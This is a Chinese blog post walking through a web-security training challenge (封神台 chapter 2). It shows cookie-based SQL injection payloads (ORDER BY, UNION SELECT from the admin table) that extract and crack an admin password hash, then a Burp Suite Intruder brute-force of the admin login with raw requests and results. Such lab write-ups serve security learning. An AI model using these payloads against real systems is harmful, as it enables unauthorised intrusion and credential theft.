

封神台-第二章 尤里的复仇

原创

[ploto_cs](#) 于 2020-09-26 11:23:37 发布 1421 收藏

分类专栏: [#封神台](#) 文章标签: [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/ploto_cs/article/details/108809704

版权



[封神台](#) 专栏收录该内容

4 篇文章 0 订阅

订阅专栏

[封神台-第二章 尤里的复仇](#)

1.



任意选择一条新闻动态



2.



发现出现交互界面 url中id=170 存在注入点

3.判断字段数


?id=170+order+by+10




?id=170+order+by+11



4.使用modheader




直接在url中输入 报错



第一个字段写cookie 第二个字段 id=170+UNION+SELECT+1,2,3,4,5,6,7,8,9,10+from+admin

5.在url中输入 <http://59.63.200.79:8004/shownews.asp>



没有报错，并且看到存在admin表，2.3.7.8.9处可以添加查询字段，可以输入username和password

6.重新构造modheader



2处显示 username admin

3处显示password b9a2a2b5dff918c

7.password经过md5解密后



8.登录59.63.200.79:8004/admin



Username: admin

Password:welcome

突发奇想，虽然不正规 哈哈哈哈哈

假设已知后台登录网址为59.63.200.79:8004/admin

且用户名已知为admin

直接使用bp爆破密码

1.任意输入密码，抓包



The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The URL bar displays 'http://59.63.200.79:8004 请求'. Below the URL bar are buttons for '发送' (Send), '丢弃' (Discard), '拦截请求' (Intercept Request), '行动' (Action), and 'Open Browser'. The 'Raw' tab is active, showing the following request details:

```
1 POST /admin/Admin_ChkLogin.asp HTTP/1.1
2 Host: 59.63.200.79:8004
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 79
9 Origin: http://59.63.200.79:8004
10 Connection: close
11 Referer: http://59.63.200.79:8004/admin/Login.asp
12 Cookie: ASPSESSIONIDQATCRCS=DLLJEIHDLJKDCBFGMHLELPJIF
13 Upgrade-Insecure-Requests: 1
14
15 UserName=admin&Password=123456&CheckCode=6626&Submit=%C8%B7%26%23160%3B%C8%CF
```

A watermark 'https://blog.csdn.net/ploto_cs' is visible in the bottom right corner of the screenshot.

2. 发送至intruder

Target Positions Payloads Options

? 攻击目标

Configure the details of the target for the attack.

主机: 59.63.200.79

端口: 8004

使用HTTPS

https://blog.csdn.net/ploto_cs

Target Positions Payloads Options

? 有效负载位置

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

攻击类型: 狙击手 (Sniper)

```
1 POST /admin/Admin_ChkLogin.asp HTTP/1.1
2 Host: 59.63.200.79:8004
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0) Gecko/20100101 Firefox/80.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 75
9 Origin: http://59.63.200.79:8004
10 Connection: close
11 Referer: http://59.63.200.79:8004/admin/Login.asp
12 Cookie: ASPSESSIONIDQATCPCBS=DLLJEIHDLJKDCBFGMRELDJIF
13 Upgrade-Insecure-Requests: 1
14
15 UserName=admin&Password=$123456&CheckCode=66266Submit=+%C8%B7%26%23160%B4%CF+
```

https://blog.csdn.net/ploto_cs

标记密码处

Payload处添加自己的密码本

Target Positions Payloads Options

? 请求标题

These settings control whether Intruder updates the configured request headers during attacks.

更新Content-Length标题

设置连接, 关闭

? 请求引擎

These settings control the engine used for making HTTP requests when performing attacks.

线程数: 10

网络错误的重试次数: 3

重试前暂停 (ms): 2000

重量 (ms): 固定 0 变化, 初始 0 增量 30000

https://blog.csdn.net/ploto_cs

这里调整线程数为10

攻击 保存 列

Results Target Positions Payloads Options

过滤器: 显示所有项目

请求	有效载荷	状态	错误	超时	长度	评论
0		200	<input type="checkbox"/>	<input type="checkbox"/>	791	
1	admin	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
2	root	200	<input type="checkbox"/>	<input type="checkbox"/>	791	
3	welcome	302	<input type="checkbox"/>	<input type="checkbox"/>	360	
4	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	791	

https://blog.csdn.net/ploto_cs

可以显示结果为welcome

3. 登录拿key

